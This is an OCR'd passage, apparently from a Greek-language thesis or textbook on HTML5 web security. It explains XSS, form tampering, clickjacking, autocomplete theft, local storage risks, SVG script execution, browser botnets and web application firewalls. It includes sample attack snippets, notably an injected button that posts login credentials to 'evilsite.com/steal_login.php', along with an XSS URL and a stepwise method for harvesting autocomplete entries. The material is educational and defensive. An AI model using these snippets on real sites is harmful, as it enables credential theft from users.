Πχ.http://www.forum.com/search.php?q=<script>Nasty script</script>

Οι σοβαρότητα των XSS επιθέσεων στις μέρες μας, δυστυχώς είναι παρεξηγημένες. Πολλοί είναι εκείνοι που θα σκεφτούν, ότι, αφήνοντας κάποιον να εκτελέσει κάποιον javascript κώδικα δεν θα έχουν και κάποιο ιδιαίτερο πρόβλημα. Ωστόσο, ο λόγος που το XSS είναι απλά ένα issue, είναι ότι με ένα τέτοιο κομμάτι του κώδικα, μπορεί κανείς να αλλάξει οποιοδήποτε μέρος του site (π.χ., να κάνει redirect τα login forms για να πάρει τα credential) ακόμη και να εισάγει επιπλέον περιεχόμενο σε ένα site με σκοπό να κάνει phising.Έτσι λοιπόν, αν μια ευπάθεια XSS βρισκόταν σε ένα site, τότε εισβολέας θα μπορούσε να έχει πρόσβαση στο συγκεκριμένο site με τα στοιχεία του θύματος και να κάνει όλες τις ενέργειες που θα μπορούσε και ο χρήστης.

Οι τρόποι με τους οποίους μπορούμε να προφυλαχτούμε από τέτοιες επιθέσεις είναι:

- Να κάνουμε escape κάθε χαρακτήρα που πληκτρολογεί ο χρήστης πριν το εμφανίσουμε
- Να επιτρέπουμε μόνο τους ακόλουθους χαρακτήρες [A-Z, 0-9]
- Να μην επιτρέπουμε στον χρήστη να εισάγει χαρακτήρες όπως π.χ. <script>, <and>, κλπ..

Μορφές αλλοίωσης (Form tampering)

Το Html5 επιτρέπει σε κάθε στοιχείο της φόρμας (π.χ. buttons, inputs, κ.λπ.), να αποτελούν μέρος μίας φόρμας, ανεξαρτήτως της θέσης τους (αν θα είναι μέσα ή έξω από το form). Στο παρελθόν (html4), όλα τα στοιχεία έπρεπε να ήταν μέσα στα πλαίσια των <form> tags.

```
HTML4 Form

<form id="html4Form">
  <input type="text" value="Text goes here">
  <input type="submit">
</form>

HTML5 Form

<form id="html5Form">
  <input type="text" value="Text goes here">
</form>

<input type="submit" form="html5Form">
```

Εικόνα 2.3: Διαφορά στην δήλωση ενός input σε μία φόρμα html4 & html5

Στην html5, έχουν προστεθεί νέα attributes, τα οποία επιτρέπουν αλλαγές στο:

- FormAction
- FormEnctype (encoding type)
- FormMethod (GET, POST)
- FormValidate (απενεργοποίηση των validations σε ένα form)
- FormTarget

Τα παραπάνω attributes έχουν δώσει σε έναν εισβολέα πολλά περιθώρια ώστε να μπορεί να τροποποιεί ευαίσθητες φόρμες σε μια ιστοσελίδα, για κακόβουλους σκοπούς. Ακόμα και χωρίς να τροποποιήσει την ίδια την φόρμα, αν ένας εισβολέας μπορεί να εκτελέσει scripts σε μια σελίδα, μπορεί να κάθετε ήσυχα και να παρακολουθεί τα user inputs που εκτελούνται στο παρασκήνιο χρησιμοποιώντας τα onforminput και onformchange events. Αυτό του επιτρέπει να κάνει sniff τα user inputs και να τα ανακατευθύνει στον δικό του server.

```
<html>
<body>
  <form action="example.php" method="get" id=login_form>
    Login: <input type="text" name="login" /><br />
    Password: <input type="text" name="password" /><br />
    <input type="submit" value=Login>
  </form>

  <!-- This Code was injected by the attacker -->
  <button type="submit" form=login_form formaction="http://evilsite.com/steal_login.php">
    <img src="http://www.freeipadnow.net/images/free-ipad.png">
  </button>
  <!-- This Code was injected by the attacker -->

</body>
</html>
```

Εικόνα 2.4: Παραβιασμένη φόρμα με ψεύτικη διαφήμιση


Στην παραπάνω εικόνα, αν έχουμε συμπληρώσει την φόρμα και μετά πατήσουμε στην διαφήμιση, θα γίνει submit της φόρμας στον server του επιτιθέμενου και θα μας κλαπούν τα στοιχεία που πληκτρολογήσαμε.

UI redress attack (ClickJacking)

Το Clickjacking είναι επίσης γνωστό και ως διεπαφή χρήστη (User Interface), είναι μια επίθεση που έχει ως στόχο να χρησιμοποιήσει τα πλήκτρα του ποντικιού ενός θύματος με σκοπό να τον ανακατευθύνει σε μια διαφορετική σελίδα όπου ο εισβολέας καθορίζει.

Για παράδειγμα, φανταστείτε έναν εισβολέα που φτιάχνει μια ιστοσελίδα η οποία έχει ένα κουμπί το οποίο λέει "κάντε κλικ εδώ για δωρεάν iPod". Ωστόσο, στην κορυφή αυτής της ιστοσελίδας, ο εισβολέας έχει φορτώσει ένα iframe το οποίο περιέχει το e-mail σας, και δίπλα ακριβώς ένα κουμπί "διαγράψετε όλα τα μηνύματα" ακριβώς πάνω από το κουμπί "ελεύθερο iPod". Το θύμα προσπαθεί να κάνετε κλικ στο κουμπί "ελεύθερο iPod", αλλά αντ 'αυτού έκαναν κλικ στο αόρατο κουμπί "διαγράψετε όλα τα μηνύματα". Στην ουσία, ο επιτιθέμενος έχει σε "ομηρία" τα κλικ του χρήστη, εξού και η ονομασία "Clickjacking".

Ένα από τα πιο περιβόητα παραδείγματα Clickjacking ήταν μια επίθεση εναντίον μίας σελίδας ρυθμίσεων plugin της Adobe Flash. Με τη φόρτωση αυτής της σελίδας σε ένα αόρατο iframe, ένας εισβολέας θα μπορούσε να παραπλανήσει έναν χρήστη σε τροποποίηση των ρυθμίσεων ασφαλείας του Flash, δίνοντας άδεια για οποιαδήποτε animation Flash να μπορεί να χρησιμοποιήσει το μικρόφωνο και την κάμερα του.



Εικόνα 2.5: Clickjacking – δημιουργία ψεύτικου layer πάνω από μία σελίδα

Κλοπή ευαίσθητων πληροφοριών μέσω του autocomplete

Μια νέα προσθήκη στα <form> tag στην HTML5 είναι το χαρακτηριστικό autocomplete2, από όπου το πρόγραμμα περιήγησης του χρήστη μπορεί να προβλέψει την είσοδο για ένα πεδίο φόρμας. Όταν ο χρήστης ξεκινά την πληκτρολόγηση, το πρόγραμμα περιήγησης εμφανίζει επιλογές με βάση τις προηγούμενες συμμετοχές του.


Εικόνα 2.6: Παράδειγμα browser autocomplete

Σε πολλές περιπτώσεις, οι εγγραφές στον αναπτυσσόμενο κατάλογο (dropwodn list), μπορούν να περιέχουν ευαίσθητα δεδομένα, όπως διευθύνσεις, αριθμούς τηλεφώνου, διευθύνσεις ηλεκτρονικού ταχυδρομείου, ακόμη και τραπεζικές πληροφορίες και κωδικούς πρόσβασης. Οι user μπορεί να πιστεύουν ότι είναι σχετικά εύκολο για έναν εισβολέα να συγκεντρώσει πληροφορίες μέσα από dropdown list, όμως οι πληροφορίες αυτές δεν αποτελούν μέρος του DOM και αυτό έχει ως αποτέλεσμα να μην μπορούν να τα πάρουν με Javascript.

Lavakumar Kuppan από Andlabs.org (*web site Attack & Defense*) παρουσίασε έναν τρόπο για το πως μπορεί να ξεφύγει μέσα από αυτήν την επίθεση. Βασίστηκε σε μια προηγούμενη επίθεση που είχε κάνει και λειτουργούσε ως εξής:

1. Ένα πεδίο input με πολύ μικρό πλάτος (περίπου 3px) τοποθετείται ακριβώς πάνω από την τρέχουσα θέση του ποντικιού.
2. Χρησιμοποιώντας την JavaScript, εισάγει χαρακτήρες στο input πεδίο ξεκινώντας πρώτα με ένα α, στη συνέχεια με ένα β και ούτω καθεξής.
3. Μόλις το πλαίσιο αυτόματης συμπλήρωσης εμφανίζει την πρώτη καταχώρηση, θα εμφανιστεί ακριβώς κάτω από το δείκτη του ποντικιού και γίνει highlighted αυτόματα. Αυτό το πλαίσιο αυτόματης συμπλήρωσης έχει επίσης πλάτος 3px
4. Ο επιτιθέμενος τώρα ενεργεί πατώντας το Enter, το οποίο θα συμπληρώσει το πεδίο input με την πρόταση αυτόματης συμπλήρωσης και αυτό θα έχει ως συνέπεια πλέον να μπορεί να διαβαστεί από το JavaScript.
5. Η διαδικασία αυτή επαναλαμβάνεται για κάθε γράμμα και το input πεδίο κινείται ελαφρώς υψηλότερα κάθε φορά, έτσι ώστε όλες οι καταχωρήσεις αυτόματης συμπλήρωσης να κλαπούν.

Η προαναφερθείσα επίθεση μπορεί να ακούγεται απίθανη, αλλά το web site Andlabs.org έχει μια εξαιρετική απόδειξη η οποία δείχνει πως κάποιος μπορεί να πέσει θύμα. Συνολικά, η επίθεση μπορεί να αποφέρει ένα κομμάτι των προσωπικών πληροφοριών σχετικά με ένα συγκεκριμένο χρήστη, με τη δημιουργία κρυφών πεδίων εισόδου με ονόματα όπως το ηλεκτρονικό ταχυδρομείο, όνομα, επώνυμο, CCard, CCV, και ούτω καθεξής.



Εικόνα 2.7: Τρόπος να κλαπούν στοιχεία από το autocomplete(antlabs)

Local storage

Το HTML5 εισήγαγε αρκετούς χρήσιμους τρόπους για τους web developers ώστε να μπορούν να αποθηκεύσουν persistent περιεχόμενο στο σύστημα ενός χρήστη, όπως δηλαδή, local storage, web storage και WebSQL storage. Τα cookies χρησιμοποιούνται παραδοσιακά για persistent αποθήκευση δυστυχώς όμως έχουν κάποιους περιορισμούς, συμπεριλαμβανομένων των παρακάτω:

- Περιορίζεται σε 4 KB σε μέγεθος
- Αποστολή σε κάθε HTTP request, αυξάνοντας έτσι την πιθανότητα για security issue
- Χρησιμοποιούν αχρείαστο bandwidth

Το να χρησιμοποιήσει κανείς το local storage feature είναι πολύ απλό, όπως φαίνεται στον παρακάτω κώδικα:

```
<script>
  localStorage.setItem("MyItem","Items Value");
  var example = localStorage.getItem("My Item");
</script>
```

Εικόνα 2.8: Τρόπος λειτουργίας του local storage

Αν οι προγραμματιστές αρχίσουν να αποθηκεύουν ευαίσθητες πληροφορίες στο local storage, αυτός θα γίνει αναμφισβήτητα ένας πρωταρχικός στόχος για τους εισβολείς. Οι επιτιθέμενοι θα έχουν ένα μόνο πρόβλημα, και αυτό είναι ότι μόνο το site που τις δημιούργησε μπορεί να τις διαβάσει, παρόλα αυτά όμως, υπάρχουν δύο τρόποι και συγκεκριμένα:

- Με XSS
- Με Domain Name System (DNS) cache poisoning/spoofing

Από την άλλη, το WebSQL είναι επίσης πολύ εύκολο στη χρήση. Παρέχει ένα λεπτό περιτύλιγμα γύρω από μία SQLite βάση δεδομένων, μαζί με απλές λειτουργίες Javascript για να αλληλεπιδρούν με αυτό. Χρησιμοποιείται από τον Chrome, Opera και Safari, αλλά ο Mozilla δεν θα την εφαρμόσει, πράγμα το οποίο μπορεί να οδηγήσει στην κατάργηση του προτύπου. Στην πραγματικότητα, δεν αποτελεί τεχνικό μέρος των προδιαγραφών της HTML5.

```
<script>
  var db = openDatabase('mydb', '1.0', 'my example database', 2 * 1024 * 1024);
  db.transaction(function (tx) {
    tx.executeSql('CREATE TABLE firstnames (id unique, text)');
    tx.executeSql('INSERT INTO firstnames (id, text) VALUES (1, "Robert")');
  });
</script>
```

Εικόνα 2.9: Τρόπος λειτουργίας του WebSQL

Έχοντας την μορφή τοπικής αποθήκευσης, τα WebSQL είναι ευάλωτα στις ίδιες επιθέσεις, όπως το local storage (δηλαδή, την πρόσβαση σε πληροφορίες για την περιοχή αποθήκευσης μέσω XSS ή πλαστογράφηση DNS). Τα WebSQL,ωστόσο, έχουν επίσης και δύο μοναδικές είδους επίθεσης, και συγκεκριμένα:

- Sql Injection
- Local resource exhaustion

CORS (Cross-origin resource sharing)

Το XMLHttpRequest είναι ένα πολύ χρήσιμο API στις σύγχρονες εφαρμογές web. Αυτό επιτρέπει σε μια ιστοσελίδα να κάνει άμεσα HTTP ή HTTPS request σε έναν web server και να φορτώσει την απάντηση από τον server σε κάποιο script. Χρησιμοποιείται ενεργά σε ιστοσελίδες που χρησιμοποιούν AJAX όπως το Gmail, το Facebook και το Google Maps. Πριν από την εμφάνιση HTML5, οι εν λόγω κλήσεις υπόκεινται στην ίδια πολιτική προέλευσης. Με άλλα λόγια, το ένα site να μην μπορεί να κάνει request σε ένα άλλο site και αυτό για λόγους ασφαλείας.

Στην HTML5 αυτό άλλαξε με αποτέλεσμα να μπορεί να επιτευχθεί αυτή η επικοινωνία μεταξύ των sites, χρησιμοποιώντας απλά στον Header του request , “Access-Control-Allow-Origin: Site A”, και με αυτόν τον τρόπο άνοιξε έναν δρόμο για πιθανές επιθέσεις.

Εικόνα 2.10: Access control allow origin

Web Sockets

Το API WebSockets αποτελεί μια άλλη προδιαγραφή η οποία δεν είναι μέρος της HTML5, αλλά υιοθετείται από όλους τους φυλλομετρητές. Παρέχει πλήρως αμφίδρομα κανάλια επικοινωνίας σε μια ενιαία υποδοχή TCP και έχει σχεδιαστεί για να αντικαταστήσει τους μηχανισμούς AJAX, τα οποία χρησιμοποιούνται για να προσομοιώσει μια σύνδεση TCP.


SVG Graphics Format

Το SVG Graphics Format υπάρχει από το 1999 και πρόκειται για μια XMLbased μορφή αρχείου η οποία χρησιμοποιείται και περιγράφει vector graphics. Τα περισσότερα σύγχρονα προγράμματα περιήγησης στο Web εμφανίζουν μια εικόνα SVG με τον ίδιο τρόπο που εμφανίζουν και ένα αρχείο PNG, JPG ή GIF. Ωστόσο, ως μέρος της HTML5 προδιαγραφής, μια ιστοσελίδα μπορεί τώρα να ενσωματώσετε απευθείας γραφικά SVG χρησιμοποιώντας το <SVG> tag.

```
<html>
  <body>

    <h1>SVG Circle Example</h1>

    <svg xmlns="http://www.w3.org/2000/svg" version="1.1">
       <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
    </svg>
   </body>
</html>
```



Εικόνα 2.11: Παράδειγμα ενός svg κώδικα

Τα αρχεία SVG επιτρέπουν μια σειρά από ενεργά περιεχόμενα που πρέπει να περιλαμβάνονται, όπως links και JavaScript. Δεν υπάρχει μόνο ένας τρόπος για να ενσωματώσετε το JavaScript σε ένα αρχείο SVG, υπάρχουν πολλοί. Για να δείτε πώς αυτό λειτουργεί, απλά αντιγράψτε τον παρακάτω κώδικα σε ένα text αρχείο και εν συνεχεία αποθηκεύσετε .svg ως προέκταση.

```
<svg xmlns="http://www.w3.org/2000/svg" version="1.1">
   <circle cx="100" cy="50" r="40" stroke="black" stroke-width="2" fill="red" />
   <script>alert(1)</script>
</svg>
```

Εικόνα 2.12: Εκτέλεση script μέσα σε ένα svg

Όταν το εκτελέσετε σε ένα πρόγραμμα περιήγησης στο Web, θα εμφανιστεί η εικόνα ενός κόκκινου κύκλου. Ωστόσο, η JavaScript θα εκτελεστεί επίσης, στο local scope της εφαρμογής, με αποτέλεσμα να είναι σε θέση να αλληλεπιδράσει με τα τοπικά αρχεία.

Γιατί όμως αυτό αποτελεί πρόβλημα; Φανταστείτε μια απλή ιστοσελίδα που φιλοξενεί μία εικόνα, όπου ο χρήστης μπορεί να ανεβάσει διάφορες εικόνες. Το site επιτρέπει μια εικόνα να είναι σε οποιαδήποτε format, συμπεριλαμβανομένων και των SVG. Η ιστοσελίδα θα εμφανίσει την εικόνα σε κάθε επισκέπτη που βλέπει το προφίλ. Ευτυχώς, τα SVG αρχεία στα img tags ενός HTML δεν εκτελούν JavaScript. Ωστόσο, εάν ένας χρήστης αποφασίσει ότι του αρέσει το αρχείο, και στην συνέχεια το κάνει λήψη και το ανοίξει τότε το ενσωματωμένο script θα εκτελεστεί.

Web Workers

Η ιδέα των Web Workers συμπεριλήφθηκε στην HTML5 με σκοπό να επιτρέψει στην Javascript να μπορεί εκτελεστεί στο παρασκήνιο. Μπορεί να θεωρηθεί ως ισοδύναμο ενός νήματος (Thread) σε μια γλώσσα προγραμματισμού υψηλού επιπέδου.

Και ενώ δεν υπήρχε κάποιο πρόβλημα με τους Web Workers, τότε δημιουργήθηκε η ιδέα ενός botnet στον browser. Η εκτέλεση ενός botnet στο πρόγραμμα περιήγησης έχει μια σειρά από πλεονεκτήματα. Ένα bot γραμμένο σε JavaScript αποτελεί ανεξάρτητη πλατφόρμα για όσο διάστημα ένα πρόγραμμα περιήγησης το υποστηρίζει. Αυτό σημαίνει ότι ένα bot μπορεί να τρέξει σε υπολογιστές που βασίζονται στα Windows, Mac, iPhone, Android και ούτω καθεξής, χρησιμοποιώντας ακριβώς τον ίδιο κώδικα.

Δισεκατομμύρια άνθρωποι σε όλο τον κόσμο τρέχουν χιλιάδες γραμμές μη αξιόπιστου JavaScript κάθε μέρα. Ένα καλά σχεδιασμένο botnet στην Javascript είναι memory resident. Δεν πρέπει ποτέ να γράφεται στον στο δίσκο, γεγονός που τα καθιστά πολύ δυσκολότερο να ανιχνευθούν με το παραδοσιακό λογισμικό ασφαλείας. Λόγω της instensive nature ενός botnet, περιλαμβάνει ένα background component το οποίο του επιτρέπει να εκτελείται σαν web worker. Μπορεί επίσης να έχει access και να αλληλεπιδρά με το DOM.

```
<script>
  //Create a new worker
  var worker = new Worker("worker_script.js");

  //Send a message to the worker
  worker.postMessage("Hello Worker!");

  //Recieve Response
  worker.onmessage = function(event) {
    alert("Received message from worker: " + event.data);
    worker.postMessage("Thank you!");
  }
</script>
```

Εικόνα 2.13: Κώδικας δημιουργίας web worker

Τα στάδια του browser-based Botnet Attack είναι:

- Infection

  Μολύνοντας το σύστημα ενός χρήστη έχοντας ως στόχο να τον πείσει να εκτελέσει το initial JavaScript

- Persistence

  Το browser-based botnet από την φύση του δεν είναι και τόσο ανθεκτικό όσο ένα παραδοσιακό botnet. Όταν το θύμα κλείσει τον browser, τότε το malicious code σταματά να εκτελείται.

- Payload

  Αυτή η επίθεση μπορεί να οδηγήσει στις ακόλουθες δυνατότητες:

  - ✓ DDos attack

    Ο Web Worker μπορεί να χρησιμοποιήσει τα CORS και να στείλει χιλιάδες GET request σε ένα στόχο

  - ✓ Spamming

    Χρησιμοποιώντας κακώς διαμορφωμένες web forms, π.χ. στην σελίδα “Επικοινωνήστε μαζί μας”, όπου ένα bot μπορεί να χρησιμοποιηθεί ώστε να δημιουργήσει το spam

- ✓ Bitcoin generation

  Τα Bitcoins είναι ψηφιακό νόμισμα το οποίο αποτελεί σύνηθες επιλογή για τον underground κυβερνοχώρο. Σήμερα υπάρχουν διάφοροι browser που βασίζονται σε γεννήτριες Bitcoin.

- ✓ Phising

  Χρησιμοποιώντας την προσέγγιση tabnabbing, ένας εισβολέας μπορεί να αλλάξει την εμφάνιση μίας κακόβουλης καρτέλας, κάθε φορά που η καρτέλα χάνει την εστίαση. Ως αποτέλεσμα, κάθε φορά που ένα θύμα επιστρέφει στην καρτέλα, θα του παρουσιάζεται να κάνει login σε μια διαφορετική υπηρεσία. Αυτό επιτρέπει στον εισβολέα να κλέψει τα credential του.

- ✓ Internal network reconnaissance

  Ένας επιτιθέμενος μπορεί να εκτελέσει μια ευπάθεια ή να σκανάρει τις ports στο δίκτυο του θύματος

- ✓ Proxy network usage


  Μπορεί να επιτρέψει σε έναν εισβολέα να κάνει επιθέσεις χρησιμοποιώντας κάποιο διαμεσολαβητή (proxy) με σκοπό να μπορεί δύσκολα να εντοπιστεί.

- ✓ Spreading

  Το botnet μπορεί να προγραμματιστεί για να έχει ένα στοιχείο τύπου worm που εξαπλώνεται μέσω των επιθέσεων XSS ή Sql Injections

System Information API

Το σύστημα πληροφοριών API ασχολείται με το να επιτρέπει σε μια ιστοσελίδα προγραμματιζόμενη πρόσβαση σε πολλές πληροφορίες του συστήματος περιήγησης. Αυτό περιλαμβάνει την κατάσταση του hardware (π.χ., CPU, battery life), τα στοιχεία του λογισμικού και enviroments πληροφορίες (π.χ., τον θόρυβο, την θερμοκρασία). Επιτρέπει σε ένα site δυνητικά να ανακαλύψει μια μεγάλη ποσότητα πληροφοριών σχετικά με το σύστημα του χρήστη.



Εικόνα 2.14: Παράδειγμα ενός System information api

2.4 Τείχος προστασίας - Firewall

Το Web Application Firewall (ή WAF) είναι ένα τείχος προστασίας που φιλτράρει, παρακολουθεί και μπορεί να μπλοκάρει http/https request από και προς μια web εφαρμογή. Ένα WAF διαφοροποιείται από ένα κλασσικό τείχος προστασίας, ως προς ότι τα WAF είναι σε θέση να φιλτράρουν το περιεχόμενο των διαδικτυακών εφαρμογών, ενώ το κλασσικό firewall χρησιμεύει ως πύλη ασφαλείας μεταξύ των εξυπηρετητών. Ένα WAF έχει την ικανότητα να φιλτράρει και να παρακολουθεί συγκεκριμένες εφαρμογές web. Μέσω εξατομικευμένων επιθεωρήσεων, μπορεί να αποτρέψει τις επιθέσεις που απορρέουν από κενά ασφαλείας, όπως π.χ. SQL Injection, Cross-Site Scripting (XSS), Security Misconfiguration, κ.λπ.

Εικόνα 3.1: Fierwall


Υπάρχουν δύο ρυθμίσεις για τα Web Application Firewall (WAF), ψηλά και χαμηλά (High, low). Μπορείτε να καθορίσετε πόσο επιθετικές θέλετε να είναι οι ρυθμίσεις ασφάλειας σε ένα δικτυακό τόπο με βάση την ιστοσελίδα επιλέγοντας low ή high. Μια ρύθμιση «Low» σημαίνει ότι το WAF θα επιβάλει λιγότερο επιθετικούς κανόνες φιλτραρίσματος από ότι στην πείπρωση της «High».

Ο προσδιορισμός σχετικά με ποιά ρύθμιση είναι κατάλληλη για το site σας εξαρτάται από πολλούς παράγοντες, μεταξύ των οποίων το είδος των δραστηριοτήτων και λειτουργιών της επιχείρησή. Εάν η επιχείρησή λειτουργεί μέσα σε ένα συγκεκριμένο κλάδο που μπορεί να προκαλέσει πρόβλημα το WAF, τότε η χαμηλή ρύθμιση είναι πιο κατάλληλη. Ως παράδειγμα παίρνουμε ένα siteτο οποίο πουλάει ρολόγια. Σε αυτή την περίπτωση ίσως χρειαστεί να ορίσουμε την ρύθμιση σε "Low" καθώς οι επισκέπτες είναι πιθανό να κάνουμε post διάφορα σχόλια για κάθε προϊόν. Επίσης, αν μία από τις δραστηριότητες της επιχείρησής σας περιλαμβάνει το φόρτωμα μεγάλων αρχείων στο διακομιστή, τότε η ρύθμιση του «Low» είναι σίγουρα η πιο κατάλληλη. Σε μια ρύθμιση «High», το ανέβασμα των μεγάλων αρχείων θα προκαλέσει το τείχος προστασίας ώστε να το μπλοκάρει, κι αυτό διότι θα μπορούσε να ήταν κάποιο είδος επίθεσης.

Μερικές ομάδες έχουν την τύχη να έχουν ένα μηχανικό πλήρους απασχόλησης αφιερωμένο στη λειτουργία και τη συντήρηση του WAF. Άλλοι πάλι χωρίζουν το έργο μεταξύ των app dev, των security ή των network engineering. Πιο συχνά, η διοίκηση του WAF αφήνεται στις ομάδες μηχανικών του δικτύου ή της ασφάλειας, επειδή κατέχουν όλα τα άλλα είδη των firewalls και των συσκευών ασφαλείας. Αυτές οι ομάδες συχνά έχουν πολύ επιτυχής ανάπτυξη σε κάθε είδους τείχους προστασίας του δικτύου, στην αποτροπή παρείσφρησης / συστήματα ανίχνευσης (IPS / IDS), καθώς επίσης και σε άλλες λύσεις ασφάλειας. Ωστόσο, σε αντίθεση με άλλα τείχη προστασίας, το WAF απαιτεί υψηλό επίπεδο προσαρμογής για κάθε web εφαρμογή, η οποία με τη σειρά του ειδικές απαιτήσεις και γνώσεις για κάθε προστατευόμενη web εφαρμογή. Αυτή η ιδιαίτερη φύση της πολιτικής WAF ανά αίτηση αυξάνει στην επιχείρηση τον φόρτο εργασίας πολύ περισσότερο από άλλες λύσεις ασφάλειας. Επιπλέον, οι web εφαρμογές, σπάνια είναι στατικές. Δεδομένου ότι υπάρχουν συνεχείς αλλαγές σε μία εφαρμογή, η πολιτική της WAF είναι να αλλάξει με αυτό, πράγμα το οποίο αυξάνει τον πήχη της λειτουργίας ενός WAF.

Με την έλευση των DevOps και τις συχνά deploy του κώδικα μίας web εφαρμογής στο production, οι απαιτήσεις των WAF έχουν αυξηθεί δραματικά. Ένα πραγματικά DevOps-driven environment πρέπει να είναι σε θέση να βρει και να αποκαταστήσει τα τρωτά σημεία σε μία διαδικτυακή εφαρμογή η οποία εξελίσσετε και αναπτύσσεται συνέχεια.

